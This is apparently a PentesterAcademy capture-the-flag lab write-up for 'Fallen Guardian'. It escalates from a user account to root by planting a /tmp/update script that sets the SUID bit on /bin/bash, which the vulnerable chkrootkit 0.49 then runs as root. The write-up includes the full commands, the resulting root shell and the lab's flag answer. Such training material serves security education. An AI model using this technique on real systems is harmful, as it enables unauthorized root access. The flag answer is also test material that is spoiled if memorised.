ATTACK DEFENSE


by PentesterAcademy

Name	Fallen Guardian
URL	https://www.attackdefense.com/challengedetails?cid=699
Type	Privilege Escalation : App to Root

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Step 1: The challenge description points to a famous rootkit detection tool. Check the running services.


Command: ps aux



```
jackie@attackdefense:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
jackie       1  0.0  0.0   4628   776 ?        Ss   10:41   0:00 /bin/sh -c /usr/local/bin/start.sh
jackie       8  0.0  0.0  18376  2976 ?        S    10:41   0:00 /bin/bash /usr/local/bin/start.sh
root        13  0.0  0.0  28356  2600 ?        Ss   10:41   0:00 /usr/sbin/cron
jackie      14  0.3  0.0 148368 21512 ?        Sl   10:41   0:00 ttyd -p 8000 bash
root        20  0.0  0.0   9920  2776 ?        S    10:42   0:00 /bin/bash /bin/check-down
jackie    1251  0.0  0.0  18508  3384 pts/0    Ss   10:44   0:00 bash
root      1667  0.0  0.0   4532   740 ?        S    10:45   0:00 sleep 60
jackie    1668  0.0  0.0  34400  2932 pts/0    R+   10:45   0:00 ps aux
jackie@attackdefense:~$ 
```


Investigate /bin/check-down. On checking, turns out it is a shell script which is calling chkrootkit periodically.

Command: cat /bin/check-down.



```
jackie@attackdefense:~$ cat /bin/check-down
#!/bin/bash
while :
do
        /usr/local/bin/chkrootkit/chkrootkit -x > /dev/null 2>&1
        sleep 60
done
jackie@attackdefense:~$
```

The chkrootkit is running as root in every 60 seconds. Search for a privilege escalation vulnerability for chkrootkit.



https://www.google.co.in/search?q=chkrootkit+privilege+escalation&rlz=1C1PRFI_enIN788IN788&c

chkrootkit privilege escalation

About 10,200 results (0.38 seconds)

Chkrootkit 0.49 - Local Privilege Escalation - Exploit-DB
https://www.exploit-db.com/exploits/33899 ▾
Jun 28, 2014 - **Chkrootkit** 0.49 - **Local Privilege Escalation**. CVE-2014-0476CVE-107710 . local exploit for Linux platform.


There is a privilege escalation vulnerability affecting chkrootkit. Open the exploit db link: https://www.exploit-db.com/exploits/33899

Following the PoC, create an “update” file in the /tmp directory. As per the vulnerability, chkrootkit will execute this file with root permissions.

Put the following bash commands in the file which on execution will set the SUID of bash.

File content:
#!/bin/bash
chmod u+s /bin/bash

Commands:
nano update
cat update
chmod +x update
ls




```
jackie@attackdefense:/tmp$ nano update
jackie@attackdefense:/tmp$ cat update
#!/bin/bash
chmod u+s /bin/bash

jackie@attackdefense:/tmp$ chmod +x update
jackie@attackdefense:/tmp$ ls
ps  update
jackie@attackdefense:/tmp$
```

Then wait for a minute for chkrootkit to run and set the SETUID bit. Once that is done, run bash to get a root shell.


Command: bash -p



```
jackie@attackdefense:/tmp$ bash -p
bash-4.4# id
uid=1000(jackie) gid=1000(jackie) euid=0(root) groups=1000(jackie)
bash-4.4#
```

Once the escalation is complete, retrieve the flag from /root directory.

Command: cat /root/flag



```
bash-4.4# cat /root/flag
483ff50857f26f9bd636bed69db8bf8f
bash-4.4#
```

Flag: 483ff50857f26f9bd636bed69db8bf8f